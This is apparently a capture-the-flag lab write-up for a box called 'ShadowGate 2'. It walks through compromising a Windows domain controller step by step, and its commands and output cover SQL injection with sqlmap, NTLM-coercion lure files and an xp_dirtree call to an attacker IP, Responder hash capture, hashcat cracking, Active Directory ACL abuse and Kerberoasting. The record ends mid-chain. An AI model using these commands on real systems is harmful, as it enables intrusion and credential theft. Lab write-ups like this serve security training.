
HackSmarter
ShadowGate2
- Nmap
- FFUF
- vhost-fuzzer.sh
- sqlmap
- Caido
- ntlm_theft
- Responder
- Hashcat
- NetExec / nxc
- rpcclient
- bloodyAD
- BloodHound / BloodHound.py
- targetedKerberoast
- smbclient
- Impacket mssqlclient
- Evil-WinRM
- Certipy
ShadowGate 2
Target Information
| Property | Value |
|---|---|
| Target | 10.1.87.219 (shadowgate.local) |
| Hostname | SG-DC01.shadowgate.local |
| Platform | Windows Server 2019 (Build 17763), Domain Controller |
Enumeration
Port Scan
Initial Nmap scan identified the target as a Windows Domain Controller running IIS and MSSQL.
Nmap scan report for shadowgate.local (10.1.87.219)
Host is up (0.15s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: ShadowGate | Advanced Cyber Security Solutions
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-07-27 11:34:51Z)
135/tcp  open  msrpc         Microsoft Windows RPC
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: shadowgate.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=SG-DC01.shadowgate.local
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.1.87.219:1433:
|     Target_Name: SHADOWGATE
|     NetBIOS_Domain_Name: SHADOWGATE
|     NetBIOS_Computer_Name: SG-DC01
|     DNS_Domain_Name: shadowgate.local
|     DNS_Computer_Name: SG-DC01.shadowgate.local
|_    Product_Version: 10.0.17763
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: shadowgate.local0., Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: shadowgate.local0., Site: Default-First-Site-Name)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: SG-DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Confirmed AD DC (Kerberos/LDAP/SMB), a custom IIS site on port 80, and a live MSSQL instance on 1433.
Web Enumeration
Directory brute-forced the root site with FFUF, no useful paths.
ffuf -u http://10.1.87.219/FUZZ \
  -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
  -e .php,.html,.bak,.zip,.sh,.txt \
  -mc 200,302 -fs 1

index.html              [Status: 200, Size: 63405, Words: 23964, Lines: 1906, Duration: 153ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
The base site only returned index.html. Switched to vhost fuzzing against shadowgate.local.
~/kali4niaL0ve-back/payloads/offensivesecurity/vhost-fuzzer.sh shadowgate.local /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http://shadowgate.local 63405

dev                     [Status: 200, Size: 14924, Words: 4761, Lines: 425, Duration: 1320ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
Found the vhost dev.shadowgate.local.

The site was a “ShadowGate Dev Security Portal” with a developer login form and a promised “Secure File Upload System”.
Initial Access
SQL Injection via sqlmap
Crawled the login form and let sqlmap test it directly.
sqlmap -u "http://dev.shadowgate.local/" --forms --crawl=2 --batch

[1/1] Form:
POST http://dev.shadowgate.local/
POST data: __VIEWSTATE=...&__VIEWSTATEGENERATOR=C2EE9ABB&__EVENTVALIDATION=...&txtUser=&txtPass=&btnLogin=Access%20Developer%20Portal
do you want to test this form? [Y/n/q]
> Y
[11:54:21] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: txtUser (POST)
    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: ...&txtUser=bsrp';WAITFOR DELAY '0:0:5'--&txtPass=QADJ&btnLogin=Access Developer Portal

    Type: time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind (IF)
    Payload: ...&txtUser=bsrp' WAITFOR DELAY '0:0:5'-- fdjp&txtPass=QADJ&btnLogin=Access Developer Portal
---
[11:54:21] [INFO] the back-end DBMS is Microsoft SQL Server
web application technology: ASP.NET 4.0.30319, ASP.NET, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2019
The txtUser parameter was injectable via stacked queries and time-based blind against MSSQL.
Captured a raw login request with Caido to reuse against sqlmap directly.

POST / HTTP/1.1
Host: dev.shadowgate.local
Content-Length: 338
Origin: http://dev.shadowgate.local
Content-Type: application/x-www-form-urlencoded
Referer: http://dev.shadowgate.local/

__VIEWSTATE=%2FwEPDwULLTE3MDc5MjQzOTdkZE2e26GOFTJXV6SOYKuFA71xWLzmcUVEK2jjOKeVzwwY&__VIEWSTATEGENERATOR=C2EE9ABB&__EVENTVALIDATION=%2FwEdAAS0kCEje1XibU4g%2FRmPiFeGDFTzKcXJqLg%2BOeJ6QAEa2kPTPkdPWl%2B8YN2NtDCtxieinihG6d%2FXh3PZm3b5AoMQCfiE5DLw0OZMrhjw8AM5il324VFp4hxfcNaSQW8gYOE%3D&txtUser=test&txtPass=sets&btnLogin=Access+Developer+Portal
Saved as request.txt and used it for the rest of the sqlmap enumeration.
sqlmap -r request.txt --current-user

[11:55:35] [INFO] fetching current user
webuser
current user: 'webuser'
sqlmap -r request.txt --current-db
[11:57:27] [INFO] fetching current database
[11:57:27] [INFO] resumed: ShadowGate
current database: 'ShadowGate'sqlmap -r request.txt --dbs
available databases [4]:
[*] [ShadowGate]
[*] model
[*] msdb
[*] tempdbsqlmap -r request.txt -D ShadowGate --tables
Database: ShadowGate
[1 table]
+-------+
| Users |
+-------+sqlmap -r request.txt -D ShadowGate -T Users --dump
Database: ShadowGate
Table: Users
[3 entries]
+----+------------+----------+
| id | password | username |
+----+------------+----------+
| 1 | donald1993 | mitch.r |
| 2 | BlueSky22 | oscar.m |
| 3 | Admin123! | admin |
+----+------------+----------+Dumped three application-level credentials for the dev portal’s own Users table.
Credential Validation
Tried the dumped admin credential against the domain over SMB first.
nxc smb shadowgate.local -u 'admin' -p 'Admin123!'
SMB         10.1.87.219     445    SG-DC01          [*] Windows 10 / Server 2019 Build 17763 x64 (name:SG-DC01) (domain:shadowgate.local) (signing:True) (SMBv1:False)
SMB         10.1.87.219     445    SG-DC01          [-] shadowgate.local\admin:Admin123! STATUS_LOGON_FAILURE
The dumped credentials didn’t match domain accounts, so admin:Admin123! failed on SMB. Since the portal explicitly advertised a “Secure File Upload System”, tried the credentials directly against the web login instead.

Logging in as admin:Admin123! on the portal itself succeeded and exposed the upload feature.

The upload page stated files are synced to both the local dev server (C:\dev\) and the domain controller share (\\SG-DC01\dev$\), which meant an uploaded lure file would land directly on a share the DC could browse.
Credential Discovery
NTLM Coercion via the Upload Feature
Generated NTLM capture lure files targeting the attacker box.
python3 ~/kali4niaL0ve-back/payloads/tools/ntlm_theft/ntlm_theft.py --generate all --server 10.200.73.114 --filename Update
Created: Update/Update.scf (BROWSE TO FOLDER)
Created: Update/Update-(url).url (BROWSE TO FOLDER)
Created: Update/Update-(icon).url (BROWSE TO FOLDER)
Created: Update/Update.lnk (BROWSE TO FOLDER)
Created: Update/Update.rtf (OPEN)
Created: Update/Update-(stylesheet).xml (OPEN)
Created: Update/Update-(fulldocx).xml (OPEN)
Created: Update/Update.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: Update/Update-(includepicture).docx (OPEN)
Created: Update/Update-(remotetemplate).docx (OPEN)
Created: Update/Update-(frameset).docx (OPEN)
Created: Update/Update-(externalcell).xlsx (OPEN)
Created: Update/Update.wax (OPEN)
Created: Update/Update.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: Update/Update.asx (OPEN)
Created: Update/Update.jnlp (OPEN)
Created: Update/Update.application (DOWNLOAD AND OPEN)
Created: Update/Update.pdf (OPEN AND ALLOW)
Created: Update/zoom-attack-instructions.txt (PASTE TO CHAT)
Created: Update/Autorun.inf (BROWSE TO FOLDER)
Created: Update/desktop.ini (BROWSE TO FOLDER)
Generation Complete.
Started Responder to catch any inbound NTLM authentication.
sudo responder -I tun0
[+] Listening for events...
Uploaded Update.lnk through the portal’s upload feature while authenticated as mitch.r.
.png)
✓ Upload successful! File saved to: C:\dev\Update.lnkShortly after, Responder captured an inbound NTLMv2-SSP authentication for the domain account mitch.r, coerced by something on the DC browsing the synced dev$ share.
[SMB] NTLMv2-SSP Client   : 10.1.87.219
[SMB] NTLMv2-SSP Username : SHADOWGATE\mitch.r
[SMB] NTLMv2-SSP Hash     : mitch.r::SHADOWGATE:6d09ab4bf373d39c:C9171375F17390F620695227EF6AE9B6:010100000000000000BBC4B7C11DDD01A5B862B0C745E4B700000000020008004900320041004F0001001E00570049004E002D00490049003800530051004E004800540052003600490004003400570049004E002D00490049003800530051004E00480054005200360049002E004900320041004F002E004C004F00430041004C00030014004900320041004F002E004C004F00430041004C00050014004900320041004F002E004C004F00430041004C000700080000BBC4B7C11DDD0106000400020000000800300030000000000000000100000000200000125AE316580D223DFBF28337C5463F2525F9ABEA763F1C9B885601AD5486B6100A001000000000000000000000000000000000000900240063006900660073002F00310030002E003200300030002E00370033002E003100310034000000000000000000
[*] Exiting...
Crack NetNTLMv2 Hash
hashcat -m 5600 mitch-hash  ~/kali4niaL0ve-back/usr/share/wordlists/rockyou.txt --force

MITCH.R::SHADOWGATE:6d09ab4bf373d39c:c9171375f17390f620695227ef6ae9b6:...:snitch1993

Session..........: hashcat
Status...........: Cracked
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Recovered domain credentials:
mitch.r:snitch1993Post-Foothold Enumeration
Validated mitch.r against SMB and enumerated shares.
nxc smb shadowgate.local -u 'mitch.r' -p 'snitch1993'
SMB         10.1.87.219     445    SG-DC01          [+] shadowgate.local\mitch.r:snitch1993
nxc smb shadowgate.local -u 'mitch.r' -p 'snitch1993' --shares
SMB 10.1.87.219 445 SG-DC01 Share Permissions Remark
SMB 10.1.87.219 445 SG-DC01 ----- ----------- ------
SMB 10.1.87.219 445 SG-DC01 ADMIN$ Remote Admin
SMB 10.1.87.219 445 SG-DC01 C$ Default share
SMB 10.1.87.219 445 SG-DC01 dev$ READ,WRITE
SMB 10.1.87.219 445 SG-DC01 IPC$ READ Remote IPC
SMB 10.1.87.219 445 SG-DC01 NETLOGON READ Logon server share
SMB 10.1.87.219 445 SG-DC01 SYSVOL READ Logon server share Confirmed mitch.r had READ,WRITE on dev$, matching the portal’s synced upload path.
smbclient //10.1.87.219/dev$ -U 'mitch.r'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jul 27 12:23:27 2026
  ..                                  D        0  Mon Jul 27 12:23:27 2026

                12966143 blocks of size 4096. 8676054 blocks available
BloodHound Collection
~/kali4niaL0ve-back/payloads/offensivesecurity/active-directory/ad-bloodhound.sh
Domain: shadowgate.local
Username: mitch.r
Password: snitch1993
IP of Domain: 10.1.87.219
INFO: Found AD domain: shadowgate.local
INFO: Found 1 computers
INFO: Found 11 users
INFO: Found 56 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Done in 00M 34S
bloodhound
Starting neo4j
Started neo4j (pid:59024). It is available at http://localhost:7474

opening http://127.0.0.1:8080BloodHound showed mitch.r held ForceChangePassword over milo.w, and milo.w held WriteOwner over svc_mssql.
Lateral Movement
Abusing ForceChangePassword: mitch.r -> milo.w
rpcclient -U "shadowgate.local\mitch.r%snitch1993" 10.1.87.219
rpcclient $> setuserinfo2 MILO.W 23 "TempP@ssw0rd"
rpcclient $> ^C
nxc smb shadowgate.local -u 'milo.w' -p 'TempP@ssw0rd' --shares
SMB 10.1.87.219 445 SG-DC01 [+] shadowgate.local\milo.w:TempP@ssw0rd
SMB 10.1.87.219 445 SG-DC01 Share Permissions Remark
SMB 10.1.87.219 445 SG-DC01 ----- ----------- ------
SMB 10.1.87.219 445 SG-DC01 ADMIN$ Remote Admin
SMB 10.1.87.219 445 SG-DC01 C$ Default share
SMB 10.1.87.219 445 SG-DC01 dev$ READ,WRITE
SMB 10.1.87.219 445 SG-DC01 IPC$ READ Remote IPC
SMB 10.1.87.219 445 SG-DC01 NETLOGON READ Logon server share
SMB 10.1.87.219 445 SG-DC01 SYSVOL READ Logon server share Recovered credentials:
milo.w:TempP@ssw0rdTried Kerberoasting with milo.w before pursuing the BloodHound path further.
python3 ~/kali4niaL0ve-back/payloads/py/targetedKerberoast/targetedKerberoast.py -d shadowgate.local -u milo.w -p 'TempP@ssw0rd'

[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (Administrator)
$krb5tgs$23$*Administrator$SHADOWGATE.LOCAL$shadowgate.local/Administrator*$ef36acbd92de8a42b056714e68bb10d0$9b2030d7388c8e99755b105eb9ae4de9d24e1ed0b5b6f3d61de662ff016e7134...
hashcat -m 13100 admin-hash ~/kali4niaL0ve-back/usr/share/wordlists/rockyou.txt --force
Session..........: hashcat
Status...........: Exhausted
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344393/14344393 (100.00%)The Administrator TGS hash did not crack against rockyou. Pivoted back to the ACL path identified in BloodHound.
Abusing WriteOwner: milo.w -> svc_mssql
bloodyAD -d shadowgate.local \
-u milo.w \
-p 'TempP@ssw0rd' \
--host 10.1.87.219 \
set owner svc_mssql milo.w
[+] Old owner S-1-5-21-2396436576-3267128377-3646372360-512 is now replaced by milo.w on svc_mssql
bloodyAD -d shadowgate.local \
-u milo.w \
-p 'TempP@ssw0rd' \
--host 10.1.87.219 \
add genericAll svc_mssql milo.w
[+] milo.w has now GenericAll on svc_mssqlbloodyAD -d shadowgate.local \
-u milo.w \
-p 'TempP@ssw0rd' \
--host 10.1.87.219 \
set password svc_mssql 'TempP@ssw0rd'
[+] Password changed successfully!Recovered credentials:
svc_mssql:TempP@ssw0rdnxc smb shadowgate.local -u 'svc_mssql' -p 'TempP@ssw0rd' --shares
SMB 10.1.87.219 445 SG-DC01 [+] shadowgate.local\svc_mssql:TempP@ssw0rd nxc mssql shadowgate.local -u 'svc_mssql' -p 'TempP@ssw0rd'
MSSQL 10.1.87.219 1433 SG-DC01 [+] shadowgate.local\svc_mssql:TempP@ssw0rd MSSQL Access
impacket-mssqlclient -windows-auth shadowgate.local/svc_mssql:'TempP@ssw0rd'@10.1.87.219

SQL (SHADOWGATE\svc_mssql  guest@master)> SELECT SYSTEM_USER;
SHADOWGATE\svc_mssql
SQL (SHADOWGATE\svc_mssql  guest@master)> SELECT name FROM sys.databases;
master
tempdb
model
msdb
ShadowGate
SQL (SHADOWGATE\svc_mssql  guest@master)> USE ShadowGate;
ERROR(SG-DC01\SQLEXPRESS): Line 1: The server principal "SHADOWGATE\svc_mssql" is not able to access the database "ShadowGate" under the current security context.
SQL (SHADOWGATE\svc_mssql  guest@master)> SELECT USER_NAME();
guest
SQL (SHADOWGATE\svc_mssql  guest@master)> EXEC xp_dirtree '\\10.200.73.114\share';
subdirectory   depth
------------   -----
svc_mssql only had guest access to the ShadowGate database and the xp_dirtree UNC trigger produced no callback. This account didn’t yield further access, so a second Responder capture was attempted while other users were active on the domain.
sudo responder -I tun0
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.1.87.219
[SMB] NTLMv2-SSP Username : SHADOWGATE\bogdan.r
[SMB] NTLMv2-SSP Hash     : bogdan.r::SHADOWGATE:a5ec78c526a81b8a:BE25D12B1489349BA9E3417B2D190D49:010100000000000080C3DA70C91DDD013091AC154BEBEA7D000000000200080052004E005600390001001E00570049004E002D005500490048003900440036005900300037003300420004003400570049004E002D00550049004800390044003600590030003700330042002E0052004E00560039002E004C004F00430041004C00030014004400...
Crack Second NetNTLMv2 Hash
hashcat -m 5600 bogdan-hash ~/kali4niaL0ve-back/usr/share/wordlists/rockyou.txt --force

BOGDAN.R::SHADOWGATE:a5ec78c526a81b8a:be25d12b1489349ba9e3417b2d190d49:...:bogdan0126
Session..........: hashcat
Status...........: Cracked
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Recovered credentials:
bogdan.r:bogdan0126nxc smb shadowgate.local -u 'bogdan.r' -p 'bogdan0126' --shares
